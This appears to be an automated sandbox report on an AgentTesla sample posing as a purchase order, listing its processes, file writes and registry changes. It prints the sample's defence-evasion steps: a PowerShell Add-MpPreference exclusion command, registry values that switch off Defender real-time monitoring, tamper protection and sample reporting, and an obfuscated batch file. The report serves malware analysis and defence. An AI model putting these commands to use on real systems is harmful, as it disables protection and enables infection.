Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		

Code Manipulations

Statistics

Behavior



- 08042021New-PurchaseOrder.exe
- AdvancedRun.exe
- AdvancedRun.exe
- powershell.exe
- conhost.exe
- powershell.exe
- conhost.exe
- cmd.exe
- conhost.exe
- timeout.exe
- 08042021New-PurchaseOrder.exe
- WerFault.exe
- SWqTT.exe
- SWqTT.exe
- AdvancedRun.exe
- AdvancedRun.exe
- AdvancedRun.exe

Click to jump to process

System Behavior

Analysis Process: 08042021New-PurchaseOrder.exe PID: 4952 Parent PID: 5680

General

Start time:	12:23:48
Start date:	08/04/2021
Path:	C:\Users\user\Desktop\08042021New-PurchaseOrder.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\08042021New-PurchaseOrder.exe'
Imagebase:	0x140000
File size:	32008 bytes
MD5 hash:	27233176A2A979195B01A53EC16C7631
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000002.291099995.0000000003543000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DD7CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DD7CF06	unknown
C:\Users\user\JMfuFTspQyAokpYkLoiLJnktrYABdrUoj	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	2	6CBC1E60	CreateFileW
C:\Users\user\AppData\Local\Temp\ad2a32e8-d371-420d-aff0-c38bfb943d1f	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CBCBEFF	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\ad2a32e8-d371-420d-aff0-c38bfb943d1f\AdvancedRun.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CBC1E60	CreateFileW
C:\Users\user\AppData\Local\Temp\ad2a32e8-d371-420d-aff0-c38bfb943d1f\test.bat	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CBC1E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ad2a32e8-d371-420d-aff0-c38bfb943d1f\AdvancedRun.exe	success or wait	1	6CBC6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp\ad2a32e8-d371-420d-aff0-c38bfb943d1f\test.bat	success or wait	1	6CBC6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\JMfuFTspQyAokpYkLoiLJnktrYABdrUoj	unknown	4096	37 37 20 39 30 20 31 34 34 20 30 20 33 20 30 20 30 20 30 20 34 20 30 20 30 20 30 20 32 35 35 20 32 35 35 20 30 20 30 20 31 38 34 20 30 20 30 20 30 20 30 20 30 20 30 20 30 20 30 20 36 34 20 30 20 31 32 38 20 30 20 30 20 30 20 30 20 31 34 20 33 31 20 31 38 36 20 31 34 20 30 20 31 38 30 20 39 20 32 30 35 20 33 33 20 31 38 34 20 31 20 37 36 20 32 30 35 20 33 33 20 38 34 20 31 30 34 20 31 30 35 20 31 31 35 20 33 32 20 31 31 32 20 31 31 34 20 31 31 31 20 31 30 33 20 31 31 34 20 39 37 20 31 30 39 20 33 32 20 39 39 20 39 37 20 31 31 30 20 31 31 30 20 31 31 31 20 31 31 36 20	77 90 144 0 3 0 0 0 4 0 0 0 255 255 0 0 184 0 0 0 0 0 0 0 64 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 128 0 0 0 14 31 186 14 0 180 9 205 33 184 1 76 205 33 84 104 105 115 32 112 114 111 103 114 97 109 32 99 97 110 110 111 116	success or wait	1250	6CBC1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\JMfuFTspQyAokpYkLoiLJnktrYABdrUoj	unknown	3496	31 36 20 33 34 20 33 34 20 31 20 31 20 31 35 39 20 31 35 38 20 37 38 20 37 37 20 35 35 20 35 35 20 31 37 33 20 31 33 39 20 32 35 34 20 32 35 34 20 31 34 37 20 31 34 37 20 32 32 36 20 32 32 36 20 36 30 20 35 39 20 31 35 38 20 31 35 37 20 31 37 33 20 31 37 33 20 32 33 33 20 31 39 39 20 31 37 39 20 31 37 39 20 31 39 33 20 31 39 33 20 31 37 34 20 31 35 30 20 32 35 31 20 32 31 34 20 31 34 37 20 31 34 37 20 31 35 39 20 31 35 39 20 32 34 33 20 32 30 39 20 32 32 37 20 32 32 37 20 32 31 31 20 32 31 31 20 31 36 34 20 31 35 36 20 32 31 33 20 32 30 33 20 34 37 20 34 37 20 36 34 20 36 34 20 31 32 34 20 39 30 20 31 30 34 20 31 30 34 20 38 38 20 38 38 20 31 30 30 20 37 36 20 31 32 34 20 38 37 20 31 36 20 31 36 20 39 36 20 39 36 20 32 35 33 20 32 31 38 20 31 38 33 20 31	16 34 34 1 1 159 158 78 77 55 55 173 139 254 254 147 147 226 226 60 59 158 157 173 173 233 199 179 179 193 193 174 150 251 214 147 147 159 159 243 209 227 227 211 211 164 156 213 203 47 47 64 64 124 90 104 104 88 88 100 76 124 87 16 16 96 96 253 218 183 1	success or wait	3	6CBC1B4F	WriteFile
C:\Users\user\AppData\Local\Temp\ad2a32e8-d371-420d-aff0-c38bfb943d1f\AdvancedRun.exe	unknown	91000	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 6f 48 ff e0 2b 29 91 b3 2b 29 91 b3 2b 29 91 b3 e8 26 ce b3 29 29 91 b3 e8 26 cc b3 39 29 91 b3 d1 0a d1 b3 28 29 91 b3 f1 0a 8d b3 20 29 91 b3 2b 29 90 b3 01 28 91 b3 d1 0a 88 b3 28 29 91 b3 0c ef e3 b3 0a 29 91 b3 0c ef ed b3 2a 29 91 b3 0c ef e9 b3 2a 29 91 b3 52 69 63 68 2b 29 91 b3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......oH..+)..+)..+)...&..)) ...&..9)......()......)..+)...(...... ().......)......*).... ..*)..Rich+).................. ........PE..L..	success or wait	1	6CBC1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ad2a32e8-d371-420d-aff0-c38bfb943d1f\test.bat	unknown	4096	40 25 6e 6d 62 25 65 25 6c 76 6a 67 78 66 63 6d 25 63 25 71 63 6b 62 64 7a 70 7a 68 66 6a 71 25 68 25 61 6e 62 61 6a 70 6f 6a 79 6d 73 63 6f 25 6f 25 6e 72 61 6e 73 70 25 20 25 61 71 65 6f 65 25 6f 25 6d 69 74 64 25 66 25 70 75 7a 75 25 66 25 62 6a 73 25 0d 0a 25 66 6d 6d 6a 72 79 75 72 25 73 25 75 6b 64 74 78 69 71 6e 65 66 6c 66 65 25 63 25 74 6f 71 73 25 20 25 78 62 76 6a 79 25 73 25 79 6b 63 74 7a 65 6c 74 72 75 72 6c 78 25 74 25 78 64 76 72 76 74 79 25 6f 25 74 75 74 6f 66 6a 65 62 76 6f 79 67 63 6f 25 70 25 6e 6f 61 65 76 70 6b 77 72 72 72 72 63 66 25 20 25 6e 70 66 6b 73 64 25 77 25 6c 6a 63 6f 6e 65 70 68 25 69 25 73 69 6e 78 69 79 67 66 62 63 25 6e 25 79 6b 78 6e 62 72 70 64 71 7a 74 72 64 62 25 64 25 6d 66 75 76 75 65 65 61 6a 70 79 78 6c 61 25 65	@%nmb%e%lvjgxfcm%c%qckbdzpzhfjq%h%anbajpojymsco%o%nransp% %aqeoe%o%mitd%f%puzu%f%bjs%..%fmmjryur%s%ukdtxiqneflfe%c%toqs%%xbvjy%s%ykctzeltrurlx%t%xdvrvty%o%tutofjebvoygco%p%noaevpkwrrrcf%%npfksd%w%ljconeph%i%sinxiygfbc%n%ykxnbrpdqztrdb%d%mfuvueeajpyxla%e	success or wait	1	6CBC1B4F	WriteFile
C:\Users\user\AppData\Local\Temp\ad2a32e8-d371-420d-aff0-c38bfb943d1f\test.bat	unknown	4096	72 25 73 25 6f 79 69 69 71 63 78 6f 25 63 25 6e 75 66 76 69 65 79 69 7a 78 74 78 6a 6c 25 20 25 62 6c 74 6a 6a 71 64 79 25 63 25 79 71 68 6a 6d 74 7a 66 7a 61 74 67 63 25 6f 25 6d 62 72 63 76 73 79 66 63 63 6b 66 67 72 25 6e 25 73 79 64 63 75 6c 77 65 74 65 61 25 66 25 62 66 6d 69 74 25 69 25 68 6f 69 66 7a 78 69 6d 74 67 25 67 25 63 76 61 74 25 20 25 72 6e 73 6e 77 6d 25 53 25 72 6c 73 66 25 44 25 61 70 78 78 65 64 25 52 25 78 6a 61 69 6a 68 6d 69 65 6a 79 63 71 25 53 25 67 65 63 77 7a 6c 25 56 25 65 79 7a 62 75 25 43 25 79 6d 64 76 72 66 6c 70 6d 76 25 20 25 70 71 77 62 64 6f 25 73 25 64 69 6c 71 65 61 64 68 25 74 25 61 71 67 69 7a 65 6b 76 74 69 77 78 6d 25 61 25 72 6f 77 73 74 7a 72 68 6b 64 68 71 25 72 25 63 73 77 66 6f 6f 75 65 77 25 74 25 63 73 61	r%s%oyiiqcxo%c%nufvieyizxtxjl%%bltjjqdy%c%yqhjmtzfzatgc%o%mbrcvsyfcckfgr%n%sydculwetea%f%bfmit%i%hoifzximtg%g%cvat% %rnsnwm%S%rlsf%D%apxxed%R%xjaijhmiejycq%S%gecwzl%V%eyzbu%C%ymdvrflpmv%%pqwbdo%s%dilqeadh%t%aqgizekvtiwxm%a%rowstzrhkdhq%r%cswfoouew%t%csa	success or wait	1	6CBC1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ad2a32e8-d371-420d-aff0-c38bfb943d1f\test.bat	unknown	207	73 62 73 6d 61 64 61 25 64 25 72 65 71 75 6a 6e 25 20 25 6a 79 63 71 69 77 62 67 6c 77 6c 66 6e 25 54 25 72 6d 74 79 79 25 68 25 6d 78 70 7a 64 25 72 25 6f 74 67 25 65 25 69 66 6b 72 25 61 25 69 6b 6a 69 73 25 74 25 78 6e 72 70 76 72 67 61 68 25 6d 79 6b 6f 69 65 25 6f 25 73 77 61 68 79 6d 25 74 25 6b 72 6d 64 25 6d 6e 64 6b 73 66 66 62 6b 66 66 68 6b 70 25 69 25 64 25 6f 25 63 69 76 6d 63 70 69 78 76 25 6e 25 75 63 64 25 22 25 6d 74 6c 69 66 25	sbsmada%d%requjn%%jycqiwbglwlfn%T%rmtyy%h%mxpzd%r%otg%e%ifkr%a%ikjis%t%xnnrpvrgah% %ytp%P%oqcr%r%vkojej%o%swahym%t%krmdxufsgxwewk%e%lsqijtmzbzxo%c%jxu%t%mndksffbkffhkp%i%dmyzkoie%o%civmcpixv%n%ucd%"%mtllif%	success or wait	1	6CBC1B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD55705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DD55705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DCB03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD5CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DCB03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DCB03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DCB03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DCB03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DD55705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DD55705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CBC1B4F	ReadFile
C:\Users\user\JMfuFTspQyAokpYkLoiLJnktrYABdrUoj	unknown	4096	success or wait	2	6CBC1B4F	ReadFile
C:\Users\user\JMfuFTspQyAokpYkLoiLJnktrYABdrUoj	unknown	4096	success or wait	747	6CBC1B4F	ReadFile
C:\Users\user\JMfuFTspQyAokpYkLoiLJnktrYABdrUoj	unknown	600	end of file	2	6CBC1B4F	ReadFile
C:\Users\user\JMfuFTspQyAokpYkLoiLJnktrYABdrUoj	unknown	4096	end of file	2	6CBC1B4F	ReadFile
C:\Users\user\JMfuFTspQyAokpYkLoiLJnktrYABdrUoj	unknown	4096	success or wait	1	6CBC1B4F	ReadFile
C:\Users\user\JMfuFTspQyAokpYkLoiLJnktrYABdrUoj	unknown	285	end of file	1	6CBC1B4F	ReadFile
C:\Windows\Microsoft.NET\assembly\GAC_32\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	4096	success or wait	1	6DD3D72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_32\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	512	success or wait	1	6DD3D72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.VisualBasic\v4.0_10.0.0.0__b03f5f7f11d50a3a\Microsoft.VisualBasic.dll	unknown	4096	success or wait	1	6DD3D72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.VisualBasic\v4.0_10.0.0.0__b03f5f7f11d50a3a\Microsoft.VisualBasic.dll	unknown	512	success or wait	1	6DD3D72F	unknown
C:\Users\user\Desktop\08042021New-PurchaseOrder.exe	unknown	4096	success or wait	1	6DD3D72F	unknown
C:\Users\user\Desktop\08042021New-PurchaseOrder.exe	unknown	512	success or wait	1	6DD3D72F	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Notifications\Settings\Windows .SystemToast.SecurityAndMaintenance	success or wait	1	6CBC5F3C	RegCreateKeyExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender	success or wait	1	6CBC5F3C	RegCreateKeyExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Exclusions	success or wait	1	6CBC5F3C	RegCreateKeyExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Exclusions\Paths	success or wait	1	6CBC5F3C	RegCreateKeyExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Real-Time Protection	success or wait	1	6CBC5F3C	RegCreateKeyExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Spynet	success or wait	1	6CBC5F3C	RegCreateKeyExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Features	success or wait	1	6CBC5F3C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Notifications\Settings\Windows .SystemToast.SecurityAndMaintenance	Enabled	dword	0	success or wait	1	6CBCC075	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Exclusions\Paths	C:\Users\user\Desktop\08042021New-PurchaseOrder.exe	dword	0	success or wait	1	6CBCC075	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Real-Time Protection	DisableRealtimeMonitoring	dword	1	success or wait	1	6CBCC075	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Spynet	SpyNetReporting	dword	0	success or wait	1	6CBCC075	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Spynet	SubmitSamplesConsent	dword	0	success or wait	1	6CBCC075	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows Defender\Features	TamperProtection	dword	0	success or wait	1	6CBCC075	RegSetValueExW

Analysis Process: AdvancedRun.exe PID: 4436 Parent PID: 4952

General

Start time:	12:24:02
Start date:	08/04/2021
Path:	C:\Users\user\AppData\Local\Temp\ad2a32e8-d371-420d-aff0-c38bfb943d1f\AdvancedRun.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\ad2a32e8-d371-420d-aff0-c38bfb943d1f\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\ad2a32e8-d371-420d-aff0-c38bfb943d1f\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine " /StartDirectory " /RunAs 8 /Run
Imagebase:	0x400000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 3%, Metadefender, Browse • Detection: 0%, ReversingLabs
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: AdvancedRun.exe PID: 5744 Parent PID: 4436

General

Start time:	12:24:06
Start date:	08/04/2021
Path:	C:\Users\user\AppData\Local\Temp\ad2a32e8-d371-420d-aff0-c38bfb943d1f\AdvancedRun.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\ad2a32e8-d371-420d-aff0-c38bfb943d1f\AdvancedRun.exe' /SpecialRun 4101d8 4436
Imagebase:	0x400000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 5828 Parent PID: 4952

General

Start time:	12:24:11
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\08042021New-PurchaseOrder.exe' -Force
Imagebase:	0x100000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DD7CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DD7CF06	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_iu12tuhx.b3d.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CBC1E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_autfnfbp.5ke.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CBC1E60	CreateFileW
C:\Users\user\Documents\20210408	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CBCBEFF	CreateDirectoryW
C:\Users\user\Documents\20210408\PowerShell_transcript.445817.ku7owyer.20210408122414.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CBC1E60	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CBC1E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_iu12tuhx.b3d.ps1	success or wait	1	6CBC6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_autfnfbp.5ke.psm1	success or wait	1	6CBC6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_iu12tuhx.b3d.ps1	unknown	1	31	1	success or wait	1	6CBC1B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_autfnfbp.5ke.psm1	unknown	1	31	1	success or wait	1	6CBC1B4F	WriteFile
C:\Users\user\Documents\20210408\PowerShell_transcript.445817.ku7owyer.20210408122414.txt	unknown	3	ef bb bf	...	success or wait	1	6CBC1B4F	WriteFile
C:\Users\user\Documents\20210408\PowerShell_transcript.445817.ku7owyer.20210408122414.txt	unknown	691	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 31 30 34 30 38 31 32 32 34 33 39 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 34 34 35 38 31 37 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c 57 69	**********..Windows PowerShell transcript start..Start time: 20210408122439..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 445817 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Wi	success or wait	44	6CBC1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 13 00 00 00 ca 3c e1 65 ca 9f d5 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63	PSMODULECACHE.....<.e....Y...C:\Program Files (x86)\Windows PowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-scriptFileInfo.....Publish-Module.....Install-Sc	success or wait	1	6CBC1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 5c 4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 2e 70 73 64 31 6d 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 56 61 72 69 61 62 6c 65 08 00 00 00 0e 00 00 00 43 6f 6e 76 65 72 74 2d 53 74 72 69 6e 67 08 00 00 00 0d 00 00 00 54 72 61 63 65 2d 43 6f 6d 6d 61 6e 64 08 00 00 00 0b 00 00 00 53 6f 72 74 2d 4f 62 6a 65 63 74 08 00 00 00 14 00 00 00 52 65 67 69 73 74 65 72 2d 4f 62 6a 65 63 74 45 76 65 6e 74 08 00 00 00 0c 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63 65 08 00 00 00 0c 00 00 00 46 6f 72 6d 61 74 2d 54 61 62 6c 65 08 00 00 00 0d 00 00 00 57 61 69 74 2d 44 65 62 75 67 67 65 72 08 00 00 00 11 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63	Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1m.....Remove-Variable.....Convert-String.....Trace-Command.....Sort-Object.....Register-ObjectEvent.....Get-Runspace.....Format-Table.....Wait-Debugger.....Get-Runspac	success or wait	1	6CBC1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	65 08 00 00 00 17 00 00 00 49 6e 73 74 61 6c 6c 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 16 00 00 00 49 6d 70 6f 72 74 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 13 00 00 00 47 65 74 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 16 00 00 00 52 65 67 69 73 74 65 72 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 11 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 50 61 63 6b 61 67 65 08 00 00 00 14 00 00 00 46 69 6e 64 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 ff ff ff ff 95 ce 12 09 ca 9f d5 08 49 00 00 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 76 31 2e 30 5c 4d 6f 64 75 6c 65 73 5c 44 65 66 65 6e 64 65 72 5c 44 65 66	e.....Install-PackageProvider.....Import-PackageProvider.....Get-PackageProvider.....Register-PackageSource.....Uninstall-Package.....Find-PackageProvider.....I...C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Defender\Def	success or wait	1	6CBC1B4F	WriteFile
